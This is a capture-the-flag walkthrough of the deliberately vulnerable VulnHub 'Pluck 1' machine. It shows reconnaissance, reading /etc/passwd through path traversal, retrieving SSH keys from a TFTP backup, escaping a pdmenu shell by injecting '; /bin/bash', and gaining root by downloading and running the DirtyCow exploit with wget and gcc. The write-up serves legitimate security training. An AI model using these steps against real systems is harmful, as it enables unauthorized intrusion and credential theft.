
This vulnerable machine is located at: https://www.vulnhub.com/entry/pluck-1,178/

What I like to do first is create a directory for this box (mkdir pluck1) & copy over a preset for taking notes.

Once I finish this, I check my IP and the IP of the “Pluck” machine using sudo arp-scan --localnet. My IP is the one circled at the top, and the box is the other one that is circled. Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.118". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 22 (ssh), 80 (http), 3306 (mysql), and 5355 (llmnr?) are open.
My next step was to run a directory scan by setting a URL variable using export URL="http://10.10.1.118:80/". I then used the command dirb $URL -X ,.php,.html,.js,.txt,.zip to scan.

I visited these and after looking around. The “/admin.php” brought up a login page, “/contact.php” brought up a contact form, and “/images/” had a picture inside (I wrote this down in my notes to possibly go back later to use steganography if needed). I then proceeded to go to the normal page and click around. While clicking on around on the main page, I noticed in the address bar it was loading pages like a possible path traversal.


I tried to see if it would give me the contents of “/etc/passwd”, so I replaced the “about.php” with the file I wanted to see. When I hit enter, it worked and I was able to view the contents. To view this easier, I could open it in page source.

Looking in this file, I noticed the users “bob”, “peter”, “paul” and “backup-user”. I noticed that paul had “pdmenu” instead of a normal shell and backup-user’s shell was actually running a script called “backup.sh”.

My next step was using Tftp (a terminal ftp program). I used the command tftp $IP. I tried using get backup.sh, but it does not work. So, I assume there has to be some sort of backup and I tried a few different backup extensions until I tried get backup.tar. This got a file. I used quit to get out and then I used tar -xvf backup.tar to extract it.

This shows up with a lot that has been extracted. One of the things that shows up is “home/paul/keys/”, which has some keys that have been extracted. I then used cd home/paul/keys.
Once I navigated to this directory, I changed the permissions on all of the ssh keys using chmod 600 key (replacing ‘key’ with the name of the id_key).

I then used ssh -i (id_key) paul@10.10.1.118, replacing the “(id_key)” with the id key. I kept doing this until one of them worked. Eventually, I got the one that worked, id_key4. Once it executed, it brought up the screen below.

I navigated pressed the down arrow so ‘Change directory’ was highlighted and then entered /home/paul. I then navigated to ‘Edit file’ I typed “; id”.

Once I hit enter, it brought me to vim. I then then did “:q” to get out. This was surprising because it brought up what the id of the user was once I exited.

I hit enter again, which brought me back to Pdmenu. I then opened edit again. This time I thought I might try running bash using “; /bin/bash”. I then exited vim using “:q” and it brought me to a shell.

I looked around for any possible ways to exploit, including SUIDs and GUIDs, but I could not find anything. I then decided to check the kernel version using “uname -a”.


I searched ExploitDB for DirtyCow (a exploit specific to the Linux Kernel) and came across 40616. I decided to try this. I downloaded it and put it in the folder with all of the other stuff. I then (in a terminal that was not on the server) used the command sudo python3 -m http.server 8000 to start a server that I could get this file from. In the terminal on the server, I then used wget 10.10.1.100:8000/40616.c to get the file on the server.

I made sure it was there using ls -lsa. On ExploitDB it mentions to compile it using gcc 40616.c -o dirtycow -pthread (I altered it a bit to use the file names I wanted). I then used ls -lsa to make sure that it had the proper permissions (it did).

I then ran the script using ./dirtycow and it then let me become root.

From here, I went to the root directory (cd /root) and listed the contents (ls -lsa). I saw that there was a “flag.txt” and I did the command cat flag.txt.
The box is now complete!




 CyberArri
Leave a comment